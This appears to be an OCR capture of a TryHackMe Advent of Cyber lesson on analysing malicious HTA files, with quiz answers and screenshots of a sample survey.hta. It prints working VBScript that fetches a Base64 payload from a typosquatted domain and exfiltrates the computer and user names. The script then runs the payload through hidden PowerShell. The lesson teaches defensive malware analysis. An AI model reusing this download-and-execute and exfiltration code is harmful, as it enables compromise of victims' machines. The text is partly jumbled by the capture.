  </head>
  <body>
  </body>
</html>
```


As you can see, this HTA is very different from the simple example that we provided earlier; it contains a number of obscure elements that deserve a closer look. Let's walk through it.

When analysing HTAs, the **`<title>`** and **`HTA:APPLICATION`** tags often reveal how attackers disguise malicious apps. They might use a convincing name like '**Salary Survey**' or '**Internal Tool**' to appear safe, always check these first

Secondly, there's a VBScript block marked by **`</script language="VBScript">`** that's the active part of the file where attackers often embed encoded commands or call external resources. Inside this block we find a PowerShell command **`b:b="powershell -NoProfile -ExecutionPolicy Bypass -Command`**, a pattern commonly seen in malicious HTAs used for delivery or launching. The PowerShell invocation contains a **Base64-encoded blob** - **`FromBase64String`.** This is likely a pointer to further instructions or a downloaded payload. If you see an encoded string, assume it hides a URL. Decoding it reveals the attacker's command-and-control (C2) address or a resource used in the attack. Always decode before assuming what it does.

Malware authors often use multiple layers of encoding and encryption such as Base64 for obfuscation as some form of encryption or cipher to conceal the true payload. When you decode the Base64, check whether the output still looks like gibberish; if so, a second decryption step is needed.

For analysis, we'll extract that Base64 code: **`aHR0cHM6Ly9yYXcua2luZy1tYWxoYXJlWy5dY29tL2MyL3NpbHZlci9yZWZzL2hlYWRzL21haW4vUkVEQUNURUQudHh0`** and inspect it with a tool like CyberChef to reveal what it hides.



Note: In the example, we've redacted the remote resource and replaced the real link with the **REDACTED.txt** file for safety. In a real incident, that string would usually point directly to a file hosted on the attacker's C2 domain (for example, a URL under king-malhare[.]com in our SOC-mas story).

After the encoded PowerShell command, we can see three key variables: `$U`, `$C`, and `$B`. Let's quickly break down what each does:

- **$U**: Holds the decoded URL, the location from which the next script or payload will be fetched.
- **$C**: Stores the content downloaded from that URL, usually a PowerShell script or text instructions.
- **$B**: Converts that content into an executable scriptblock and runs it directly in memory.

Whenever you see a chain of variables like this, try to trace where each one is created, used, and passed. If a variable ends up inside a function like Run, Execute, or Eval, that's a sign that downloaded data is being executed, a key indicator of malicious activity.

As a summary, the process for reviewing a suspicious HTA can be broken down into three main steps:

1. Identify the scripts section (VBScript)
2. Look for encoded data or external connections (e.g. Base64, HTTP requests)
3. Follow the logic to see what's execute or being sent out.


We reviewed how attackers might use an HTA file for malicious purposes. Now that you've seen how HTAs can combine HTML, VBScript, and PowerShell, you'll apply the same process to analyse a suspicious one. Start by locating script sections **(`<script language="VBScript">`)**, then identify functions, encoded strings, and any references to URLs or system calls. Decode anything that looks like it is hiding information, then trace how the script uses the results. Now it's your turn to work out what the evil king's minions did.

From Surveys to Security Failings

Our team figured out that some of the elves' laptops were compromised. Working through the incident, it seems that the one common denominator between them all is a survey that they completed regarding their salaries. The investigation found that an email was sent to these elves with an HTA attachment. The team is asking you to review the HTA file and provide feedback on what it is actually doing. You can choose to either use the AttackBox and find the file here **`/root/Rooms/AoC2025/Day21/survey.hta`** or download the attached task file and perform your analysis!


Use a text editor to view the HTA to ensure that it doesn't execute, you can use pluma on the AttackBox by running the following command:

```
pluma /root/Rooms/AoC2025/Day21/survey.hta
```



You will see the HTA as follows:

What is the title of the HTA application?



What VBScript function is acting as if it is downloading the survey questions? **GetQuestions**

What URL domain (including sub-domain) is the "questions" being downloaded from? **survey.bestfestiivalcompany.com**


Malhare seems to be using typosquatting, domains that look the same as the real one, in an attempt to hide the fact that the domain is not the inteded one, what character in the domain gives this away? **I in festiival**


The HTA is enumerating information from the local host executing the application. What two pieces of information about the computer it is running on are being exfiltrated? You should provide the two object names separated by commas. **ComputerName,UserName**


What endpoint is the enumerated data being exfiltrated to? **/details**

What HTTP method is being used to exfiltrate the data? **GET**


After reviewing the function intended to get the survey questions, it seems that the data from the download of the questions is actually being executed. What is the line of code that executes the contents of the download? **runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False**


TryHackMe | Malware Ana
TryHackMe | Cyber Securi
tryhackme.com/fullscreen-vms/0
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB (513) YouTube Temp Mail - Disposabl...
Applications Places System Tue 23 Dec, 16:16
AttackBox IP:10.48.143.233
survey.hta (~/Rooms/AoC2025/Day21) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
survey.hta
Sub Window_onLoad
Call getQuestions()
End Sub
Function getQuestions()
Dim IE, result, decoded, decodedString
Set IE = CreateObject("InternetExplorer.Application")
IE.navigate2 "http://survey.bestfestivalcompany.com/survey_questions.txt"
Do While IE.ReadyState < 4
Loop
result = IE.document.body.innerText
IE.quit
decoded = decodeBase64(result)
decodedString = RSBinaryToString(decoded)
Call provideFeedback(decodedString)
End Function
Function provideFeedback(feedbackString)
Dim strHost, strUser, strDomain
On Error Resume Next
strHost = CreateObject("WScript.Network").ComputerName
strUser = CreateObject("WScript.Network").UserName
Dim IE
Set IE = CreateObject("InternetExplorer.Application")
IE.navigate2 "http://survey.bestfestivalcompany.com/details?u=" & strUser & "?h=" & strHost
Do While IE.ReadyState < 4
Loop
IE.quit
Dim runObject
Set runObject = CreateObject("Wscript.Shell")
runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False
End Function
HTML Tab Width: 4 Ln 1, Col 1 INS
THM AttackBox
52min 25s



TryHackMe | Malware Ana
TryHackMe | Cyber Securi
tryhackme.com/fullscreen-vms/0
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB (513) YouTube Temp Mail - Disposabl...
Applications Places System Tue 23 Dec, 16:16
AttackBox IP:10.48.143.233
survey.hta (~/Rooms/AoC2025/Day21) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
survey.hta
Function decodeBase64(base64)
dim DM, EL
Set DM = CreateObject("Microsoft.XMLDOM")
Set EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
end function
Function RSBinaryToString(xBinary)
Dim Binary
If vartype(xBinary)=8 Then Binary = MultiByteToBinary(xBinary) Else Binary = xBinary
Dim RS, LBinary
Const adLongVarChar = 201
Set RS = CreateObject("ADODB.Recordset")
LBinary = LenB(Binary)
If LBinary>0 Then
RS.Fields.Append "mBinary", adLongVarChar, LBinary
RS.Open
RS.AddNew
RS("mBinary").AppendChunk Binary
RS.Update
RSBinaryToString = RS("mBinary")
Else
RSBinaryToString = ""
End If
End Function
</script>
<style>
body {
font-family: museo_sans,Arial,Helvetica,sans-serif;
overflow-x: hidden;
}
#header {
background-color: rgb(0, 153, 153);
HTML Tab Width: 4 Ln 42, Col 5 INS
THM AttackBox
51min 50s



Malicious HTAs often include real-looking data, like survey questions, to make the file seem authentic. How many questions does the survey have? **4**



Notice how even in code, social engineering persists, fake incentives like contests or trips hide in plain sight to build trust. The survey entices participation by promising a chance to win a trip to where?
South Pole



We will start our analysis by searching for the metadata of the HTA, which will tell us what purpose it is telling users it has. This section is denoted by the **`<head>`** as shown below:

Next we want to understand what the HTA actually does. This means we need to search for the VBScript section **(`<script type="text/vbscript">`)** for function definitions, meaning to look for any lines that start with **`Function`** or **`Sub`**. In our HTA, we can see 5 functions namely:

- **window_onLoad:** This function will autmatically execute when the HTA loads and executes the **`getQuestions()`** function.
- **getQuestions():** This function makes some external requests and then ultimately runs the **`decodeBase64`** function and calls the **`provideFeedback`** function with the data.
- **provideFeedback(feedbackString):** This function gathers some data about the computer, makes some external requests, and then ultimately executes something we still need to analyse.
- **decodeBase64(base64):** This function takes in a base64 string and converts it into binary.
- **RSBinaryToString(xBinary):** This function takes binary input and converts it back into a string.

Within these functions, we want to understand any real actions being performed. These are usually denoted by **`CreateObject()`** with our application containing a couple, such as:


- **InternetExplorer.Application:** Allows the application to make an external connection
- **WScript.Network:** Connects to the computer's WScript Networking elements to uncover information
- **WScript.Shell:** Creates a WScript shell that can be used to execute commands on the computer

Lastly, we want to understand what the HTA actually looks like to the user. Here it is very similar to HTML files. To do this, we need to take a look at the **<body>** part of the HTA starting at line 169. This is the part that will actually be shown to the user.

